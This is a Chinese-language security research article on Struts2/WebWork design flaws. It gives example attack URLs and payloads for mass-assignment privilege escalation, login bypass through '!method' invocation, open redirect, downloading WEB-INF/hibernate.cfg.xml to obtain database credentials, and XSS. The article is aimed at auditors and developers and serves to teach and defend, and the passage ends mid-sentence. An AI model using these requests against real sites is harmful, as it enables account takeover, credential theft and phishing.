Struts2 框架安全缺陷

By kxlzx

摘要

本文介绍了 java 开发流行框架 struts2 以及 webwork 的一些安全缺陷，并举例说明框架本身以及开发人员使用
框架时，所产生的种种安全问题，以及作者挖掘框架安全漏洞的一些心得体会。

推荐以下人群阅读


了解 java 开发
了解框架开发
了解 web application 安全
“网络安全爱好者”

正文

当前 java 开发网站，通常不会是纯 JSP 的，大都使用了 java framework。

有了这些 framework，让开发人员更加快速的开发出代码，也让代码非常具有可扩展性，那些分层架构的思想，
更是深入人心。这些也大大影响了安全代码审核，曾提出“分层审核代码”的思想，比如在 DAO 层专门检查
sql 注入，在 view 层检查 xss 等。这些框架都有自己的层级，本次文章主要讲的是 struts 这个框架的相关
安全问题，也会有小部分涉及到 struts 后面的 DAO 层。

而 struts 这个框架更新占有市场份额极大的一个框架，它在各个层级中，位于如图所示位置：



可以看到 struts 在 web 应用中，负责处理接收用户数据，调用业务处理，以及展示数据的工作。所以本文把
struts 的功能分为 controller 层和 view 层，controller 层来完成接收用户数据，分发用户请求，而 view 专门
用于展示数据。

一个单独的 struts，是不合逻辑的，因为架构师通常喜欢多种框架集合，让它们各自负责某一层的处理。
研究一个框架的安全问题，不能仅仅站在框架的角度，还应该充分考虑到开发人员是如何使用这些框架的，
他们最喜欢写什么样的代码，这样才能还原一个正常的、完整的 web 应用场景。

从搜索结果看，互联网中，绝大多数教程推荐 struts+hibernate+spring 这样的黄金组合，那么，我假设有
一个应用使用了这个组合，以 struts 为重点，站在攻击者的角度，层层分析 struts 的设计缺陷。

Struts2 开发回顾与简单学习

为了让大家回顾或者学习一下 struts2，我们一起来建立一个 action、jsp 页面，做一个接收用户输入，之后
处理一下，再展示出来给用户的过程，精通 struts2 的同学可以跳过此步。

----------struts 回顾 start
首先建立 action，叫做 AaaaAction：

```
public class AaaaAction extends ActionSupport{
	private String name;
	public String getName() {
		return name;
	}
	public void setName(String name) {
		this.name = name;
	}
	public String execute(){
		System.out.println("exe");
		return SUCCESS;
	}
	public String bbb(){
		System.out.println("bbbbb");
		return SUCCESS;
	}
}
```

请注意 execute 这个方法，让用户输入 action 的地址后，默认会访问这个方法。

之后配置 struts.xml 文件

```
<action name="aaaaaaa" class="net.inbreak.AaaaAction">
	<result name="success">user/aaa.jsp</result>
</action>
```

配置这个文件后，当用户输入

http://www.inbreak.net/app/aaaaaaa.action

的时候，struts 会负责让 AaaaAction 中的 execute 方法处理用户请求。

处理之后，该方法返回“return SUCCESS;”，struts 又负责找到 result 的 name 是 seccuess 所指向的 jsp 页面。
把该页面解析后，返回给用户。

而用户看到的就是 aaa.jsp 页面的 html 代码。

struts2 继承了 webwork 的所有优点，其实等于是 webwork 的升级，如果开发人员想让用户直接访问 action 中的
某方法，而不是访问默认的 execute 方法，只要定义一个方法叫做 bbb，并且是 public 的，用户就可以直接输入

http://www.inbreak.net/app/aaaaaaa!bbb.action

直接访问了 bbb 方法。

那 request 中的参数如果接收呢？struts2 中，这个过程被包装了起来，使用非常方便，只要在 action 中定义
一个属性，叫做 public String name；。然后加入 getName 和 setName 方法，就可以像正常使用属性一样，接收到
用户传递过来的变量。无论是 get 请求还是 post 请求，都可以使用这种方式接收用户输入。

整个过程就如此简单，现在大家对流程有了了解，我们就开始讨论正文，如果还是想了解更多，请自行 google。

----------struts 回顾 end

Struts2 安全缺陷

可以看到 struts2 在数据流向方面，有两个重点，一个是进入（in），一个是输出（out）。而我在做漏洞
挖掘的思路，也是跟着这个数据的流程，开始分析的，下面我们就开始让数据进入。

Action 属性默认值可以被覆盖缺陷：

在日常的 java 项目中，我们经常会遇到保存一个新的对象（比如注册一个用户），然后给这个对象赋予一些
用户提交上来的属性值，在这里，只需要定义一个对象类：

```
public class User {
        private Long id=0l;
        private String name;
```

```
        private String pass;
        private Integer type=1;
。。。下面的 get 和 set 方法代码略
}
```

定义后，在 action 中，添加一个属性

User reguser;

用户注册的页面代码如下：

```
<form XXXXXXX>
<input name="reguser.name">
```

当用户提交这个 form 到 action 中后，struts2 会负责自动映射 reguser.name 的值到 reguser 的相关属性（name）
中，所以在 execute 这个方法中，就可以使用 reguser.getName()拿到用户提交的 reguser.name 的值。所以我们
下面的代码就很简单了：

```
public String execute(){
        add(user);
```

add 方法，更简单了，因为我们项目中集成了 hibernate，这个框架自动映射 user 类中的各个属性，自动组成
insert 语句。我们只要在 add 中调用 session.save(user);就可以保存用户到数据库中。

前文提到那么多“简单”两个字，难道这些过程都是安全的而他给我们仅仅带来了方便么？

struts2 只负责映射所有对象，他提供了 form 验证，也只能验证 form 中属性值的内容，比如 email 格式等，
并不能约束用户提交其他属性上来，于是这就变成了十分危险的功能。

当 User 中有个属性 type，代表 User 是否管理员时（1 为普通用户，2 为管理员），麻烦来了，攻击者在原来的
注册表单中，新加入一个 input，叫做

```
<input name="reguser.type">
```

然后输入值是 2，把这个值一起交给 action。在这个流程中，这个值，当然也会被自动带到数据库中，向下

处理的逻辑中，这个用户，就已经变成管理员了。

当你看到了一个 struts2 或者 webwork 的应用，可以尝试使用属性攻击，修改当前表单，里面有所有你猜测到
的属性，一并提交上来，就可能会影响整个逻辑，达到攻击目的。文中仅仅是一个例子，事实上，在数据传递
的过程中，可以任意覆盖数据的默认值，本来就是一个危险的缺陷，而 struts2 和 webwork 这两个框架仅仅看到
了它带来的好处，忽略了这方面基于安全性的考虑，仅仅关注了用户提交数据的正确性。对比在没有 struts2
这个功能的时候，我们却需要在 action 中一个一个的把需要的变量，从用户提交的 request 中解出来，一个一个
处理，不可能出现这种安全问题。现在它包装了这个过程，自以为很方面，却出了严重问题。

Action 中的方法被暴力猜解缺陷

前文提到，有一种方法可以让用户访问 action 时，不访问默认的 execute 方法，而是直接访问其他 action 中
的方法，条件是在 action 中，写一个 public 的方法。开发人员如果需要做一个登陆后，展示所有用户列表的
功能，而他的一个“解耦合”的开发习惯，将在这里导致安全缺陷。

定义一个如下的 action

```
public class Userlogin extends ActionSupport{
        private String uname="";
        private String upwd;
        private List list;
//getter and setter  方法略
        public String login(){
        if(uname!=null&&upwd!=null&&uname.equals("kxlzx")&&upwd.equals
("pass"))
                {//if login success
                        return list();
                }
                return false;
        }
        public String list(){
```


```
        list.add("kxlzx");list.add("kxlzx1");list.add("kxlzx2");list.add("kxlzx3");
            return "list";
        }
}
```

Userlogin 中，因为 list 这个功能（显示所有用户列表），其实是一个通用的功能，很容易被其他地方调用，
所以开发人员把它单独写成了一个方法。

当用户登陆的时候，打开

http://www.inbreak.net/app/userlogin!login.action


来到了用户的登陆页面，可以看到，只有用户输入正确的用户名和密码，才能最终调用 list()方法，显示结果。



但是 struts2 把所有 public 的方法都暴露了出去，导致现在用户输入了

http://www.inbreak.net/app/userlogin!list.action

用户访问这个链接后，struts2 调用 list 方法，然后返回结果给用户，所以没有登陆，就显示了所有用户信息，
直接绕过了 login 中的登陆验证。



在没有 struts2 的时候，我们要在 servlet 的 doget 或者 dopost 方法中，写 if 判断等代码，才能让用户调用其他
servlet 中的方法，现在看来其实这也是一种保护措施。而现在 struts2 为了方便开发，把所有的 public 方法
统一映射了出去，导致开发把一个经常使用的功能，习惯写成一个 public 的方法，现在居然成了严重漏洞。

struts2 的 action 属性设计缺陷

再回头看看我们在 action 中的属性定义，你会发现，现在他们都成了漏洞，因为 struts2 规定属性的 get 和
set 方法，都必须是 public 的。

那么我们定义了

```
private String name;
public String getName() {
        return name;
}
public void setName(String name) {
        this.name = name;
}
```

这段代码的时候，实际上，是写了两个 public 的方法。
那这两个表面上没有任何实质含义的方法，会有什么安全隐患呢？
这需要和前文联系起来，前文提到，我们在 struts.xml 文件中，定义如下：

```
<action name="user" class="net.inbreak.UserAction">
 <result name="success">user/userlist.jsp</result>
 <result name="addUser">user/addUser.jsp</result>
 <result name="added">user/added.jsp</result>
 <result name="false">user/false.jsp</result>
</action>
```

这段代码含义是，UserAction 中，任何一个方法执行后，如果返回的是 success 这个字符串， 就会把
user/userlist.jsp 返回给用户。

如果返回是 addUser，就会把 user/addUser.jsp 返回给用户。
现在 UserAction 是管理用户的页面，在我们的系统中，有普通管理员和超级管理员，他们的区别是普通管理员
可以查看用户，但是不能添加一个用户。

所以，我们在 UserAction 中，写了

```
public String addUser(){
        if(true){  //事实上这里是个超级管理员的判断，我偷懒了。
                return "false";
        }
        return "addUser";
}
```

这个方法的代码判断了不允许普通管理员访问，但是 user/addUser.jsp 这个 jsp 页面中并没有这个判断逻辑。
因为开发认为只有返回 addUser 的时候，才会来到这个页面，而要返回 addUser，则必须通过超级管理员的验证。

那我们能让一个方法返回 addUser 么？当然可以！


http://www.inbreak.net/app/user!getUsername.action?username=addUser

这个链接，struts2 会怎么处理呢？

他会找 struts.xml 中，对应段路径 user，于是找到了对应的处理 Action（net.inbreak.UserAction），

由于路径中有了“!getUsername”，于是就去找这个 Action 中的 getUsername 这个方法，很明显，这个方法其实
是 username 这个属性的 get 方法，如果你要让 Action 接收用户提交的 username，你就必须要定义这个方法。

那这个方法会返回什么呢？会返回 action 的字段 username 的值！哈哈！username 用户已经提交给 action 了，
链接后面写着“?username=addUser”，struts2 把这个值赋予了 action 中的 username 属性。那这里返回的当然
就是“addUser”！



一系列巧合后，导致现在给用户返回了 user/addUser.jsp 页面，这是一个添加用户的表单页面，并且用户没
有去走验证是否为超级管理员这一步。

现在用户看到了一个添加用户的页面，他有两种攻击思路：
1，直接提交，如果处理用户提交的那个 action 没有再次判断用户身份，那就提交成功了。
2，如果他判断了用户身份，我们还可以 csrf 他，因为我们知道了这个 action 的地址，和它需要的参数！

由于 struts2 的 action 和 jsp 文件分离，导致开发人员往往会在 action 的方法中，执行权限判断，而 jsp 页面中
并没有再次执行这个判断，他以为 action 判断就够了。而偏偏 action 的属性，给我们带来了一个可自定义返回
result 的方法，导致我们可以绕过 action 访问 jsp 页面。

Struts2 的那些 result 类型缺陷（redirect）

刚才我们领教了 struts2 给我们带来那些属性的好处，现在我们再往后走一步，研究 Action 方法的返回结果。

其实并不是只由 String 类型的返回结果，struts2 还有其他类型的返回，比如“redirect”类型。

```
<action name="test" class="net.inbreak.TestAction">
        <result name="false">user/false.jsp</result>
        <result name="redir" type="redirect">${redirecturl}</result>
</action>
```

这段代码，大家唯一可能看不懂的，就是 type="redirect"了。

这是一个 url redirect 的方式，struts2 为了方便大家开发，把“自定义 302 跳转到其他 url”这种方式给包装了
起来。只要如上定义，我们就可以在 action 中写方法：

```
public String redirect() {
        return "redir";
}
```

然后定义属性

```
private String redirecturl;
```

当用户打开

http://www.inbreak.net/app/test!redirect.action?redirecturl=/a.jsp

的时候，就会 302 跳转到

http://www.inbreak.net/app/a.jsp

这是很常见的 url 跳转应用，在 struts2 中，如上配置一下，就可以实现。

相信明眼人都看出来了，很明显这里存在 url 跳转漏洞，如果用户输入了

http://www.inbreak.net/app/test!redirect.action?redirecturl=http://www.ph4nt0m.org

就会跳转到 http://www.ph4nt0m.org 这个钓鱼网站(-_-!)。那么如何防御呢？

要防御 url 跳转到钓鱼网站，我们肯定需要一个白名单机制，或者根本就让他跳转到本站下。于是有了如下判断：

```
public String redirect() {
```

```
        if(redirecturl.startsWith("/"))
        {
                return "redir";
        }
        return "false";
}
```

可能你看出来了，仅仅判断"/"开头，其实是不能杜绝 url 跳转漏洞的，因为

http://www.inbreak.net/app/test!redirect.action?redirecturl=//www.ph4nt0m.org


一样会跳转。而在这里却足够了，因为 struts2 已经接管了这个过程，只要以“/”开头，统统先给你自动加上
本地域名，抓包后，你会看到

location: http://www.inbreak.net/app//www.ph4nt0m.org

实际上是不会有问题的。

struts2 也认为这样判断不会有问题了，然而用户输入

http://www.inbreak.net/app/test!getStr.action?str=redir&redirecturl=http://www.ph4nt0m.org



其实前篇已经分析过了，这样就利用 action 中的 str 属性，绕过了必须以“/”开头的判断，直接跳转了。

test 里有个 str 属性，可自定义返回，这里自定义了“redir”，所以来到了

<result name="redir" type="redirect">${redirecturl}</result>

而 redirecturl 的值，也提交给了 action，所以跳转了。

Struts2 的那些 result 类型缺陷（Ajax）

在 struts2 中使用 ajax，也是被 struts2 支持的，它提供了一种返回类型，叫做“stream”。在研究这个
result 的使用时，作者看到一本书，叫做《 Struts 2 权威指南：基于 WebWork 核心的 MVC 开发 》。这本书非常
出名，几乎所有的 struts2 使用者都推荐使用。

http://book.csdn.net/bookfiles/479/index.html

书上介绍 ajax 可以这么使用：

配置 struts.xml

```
<action name="ajaxtest" class="net.inbreak.ajax.TestajaxAction">
        <result type="stream">
                <param name="contentType">text/html</param>
                <param name="inputName">input</param>
        </result>
</action>
```

之后写 TestajaxAction：

```
public InputStream input;
public String execute() throws Exception{
        input = new
StringBufferInputStream("aaaa<td><script>alert("kxlzx")</script>aa");
        return SUCCESS;
}
```

其实大家都看出来我的意思了，返回了 contentType 为“text/html”的页面，内容为

aaaa<td><script>alert('kxlzx')</script>aa

结果浏览器解析的时候，出现了 XSS 漏洞。

本来默认的 contentType 是 text/plain，不需要配置，如果用户直接打开，只会看到一个 Stream，不会解析
其中的 html 和 js。现在书上介绍说要写成这样，不知道作者是否知道这个教程对大家的影响，结果已经误导了
大批的开发人员。

事实上，这不是 struts 的问题，是 struts“权威”教程的问题。权威的教程，一旦出现安全漏洞，往往会
误导大批的开发人员，不知道大家在挖漏洞的时候，是否注意到了这点，特别是当官方的 DEMO 出现漏洞，
那绝对是惊天地泣鬼神的悲剧。

Struts2 的那些 result 类型缺陷（自定的页面）

有时候，开发人员为了方便，喜欢配置 struts.xml 如下：

```
<action name="test" class="net.inbreak.TestAction">
        <result name="success">user/test.jsp</result>
        <result name="testpro">user/testproperty.jsp</result>
        <result name="redir" type="redirect">${redir}</result>
        <result name="testloadfilepath">${testloadfilepath}</result>
        <result name="false">user/redirfalse.jsp</result>
        <result name="input">user/input.jsp</result>
</action>
```


请注意，其中一条 result，名称是”testloadfilepath”， ${testloadfilepath}的作用是自定义的 jsp 页面
地址，接收 session 或 request 中传过来的这个变量的值。那么用户提交

http://www.inbreak.net/app/test.action?testloadfilepath=user/test.jsp

当然就会返回 user/test.jsp 页面，非常的灵活。虽然并不是所有的开发都会这么做，但是一旦出现这种情况，
会产生什么问题呢？

http://www.inbreak.net/app/test!getRedir.action?redir=testloadfilepath&testloadfilepath=WEB-INF/classes/hibernate.cfg.xml

　不知道大家看懂这段 url 的含义没有，先调用 getRedir，可以自定义返回到 testloadfilepath，而 testloadfilepath
已经指定了 WEB-INF/classes/hibernate.cfg.xml。WEB-INF 目录下，都是受 web 容器保护的东西，默认不允许
直接 request 相对地址来访问。该目录里面有程序编译后的 class 文件（可以被直接反编译为 java 源码），
有数据库配置文件等敏感文件，现在打开如上 url，直接被下载了 hibernate.cfg.xml，这里放着数据库用户名
和密码。



　这样，攻击者就可以下载你的所有源代码，所有服务器上的文件。struts 在提供给我们这种方式的时候，
并没有任何官方说明这里有危险，这就是一个不定时炸弹。

Struts2 的 taglib 设计缺陷

经过几个例子下来，不知道大家注意到没有，从用户输入走到这里，已经走到了输出这一步了。struts2 的
那些 result 的 type，其实就是几种输出方式，有 jsp、ajax、redirect，经过 jsonplugin 等插件配置，还可以
支持其他输出方式。甚至支持一些标签库，比如 freemarker 等标签库。不过我们只谈 struts2 自带的标签库，
在一个 jsp 页面的最上方，写上一段代码，就可以使用 struts2 提供的数据输出和页面数据操作的标签了。
比以往我们在 jsp 输出“<%=name%>”要方便的多，下面给个例子：
test.jsp 代码

```
<%@ taglib prefix="s" uri="/struts-tags" %>
<s:property value="username"/>
```

第一行是告诉 struts 这里要使用 struts 的标签库，第二行就是一个标签的使用，含义是输出 username 的值，
username 会从 session、request、page 等地方取，这里不关注取数据的次序。

struts2 的 taglib 设计缺陷（struts2.0 不支持 escapeJavaScript）

说到输出，大家都能想到 XSS 漏洞，那么作为一个流行框架，struts2 在这里做了什么控制呢？
struts2.0 对部分标签做了默认的 htmlescape：

刚才那个标签实际上效果等于

```
<s:property value="username" escape="true"/>
```

别以为做了 htmlescape 就够了，输出在 javascript 中的时候，还会出现 xss 漏洞。所以 struts 在 2.1.6 这个版本
也支持了 javascriptescape：

struts2.1.6：

```
<s:property value="pass" escape="true" escapeJavaScript="false"/>
```

默认开启如上所示，当你要输出到 js 中的时候，可以使用 escapeJavaScript 进行转义。

也就是说，一旦你确定这个 struts 是 2.0 的，只要开发人员把变量输出到 js 中，十有八九会出 xss 问题。

struts2 的 taglib 设计缺陷（没有富文本安全输出标签）

而包括最高版本 2.1.8 在内，仍然没有支持富文本安全输出，这是一件悲剧的事情，如果用 struts 开发一个
大众 blog 的应用，又支持富文本的文章，开发人员只能把 htmlescape 和 jsescape 都去掉，才能保证业务正常
运行，所以导致了 XSS 漏洞。

struts2 的 taglib 设计缺陷（并不是所有输出标签都做了默认的 htmlescape）

有几个标签是不做 htmlescape 的，比如

<s:a>
<s:text>
<s:url>

这其实是一个严重陷阱，因为只要提到 struts2，前辈们都会告诉你，放心使用，它默认做了 htmlescape。
那是什么原因导致一些标签没有做默认的 escape 呢？作者翻了下源码，也没有找出具体原因，不知道那些人
是怎么想的。

并且，经过简单的 fuzz，发现在特定环境下，那些做了输出转义的标签也会出现问题。

我们知道默认的 htmlescape 是不转义单引号的，所以，当 struts 标签库的源码中，出现一些标签属性的输出
时，如果标签属性的周围使用的是单引号，而攻击者又能控制标签属性内容的时候，就会出现 xss 漏洞。如下：

<input name="username" onclick='xss'>

当这个 xss 的内容可以由攻击者控制，即使对 xss 的内容作了 htmlescape，依然可以被攻击者 bypass。

基于这个原理，作者搜索了 struts 标签库源码，那些“XXX.ftl”文件中搜索“}”符号，找到 N 多，测试
其中一个如下：

<s:textfield >标签，在正常使用的时候，他会放到一个<s:form>标签内，最终输出 html 后，会变成一个输入框。
它有个属性叫“tooltip”，如果这个标签为用户可控制，比如从数据库中读取用户输入，而这个标签所在的
<s:form>开启了：

<s:form tooltipConfig="#{'jsTooltipEnabled':'true'}">

的时候，用户输入的 tooltip 的值，会出现以下情况：


struts2.0 -->
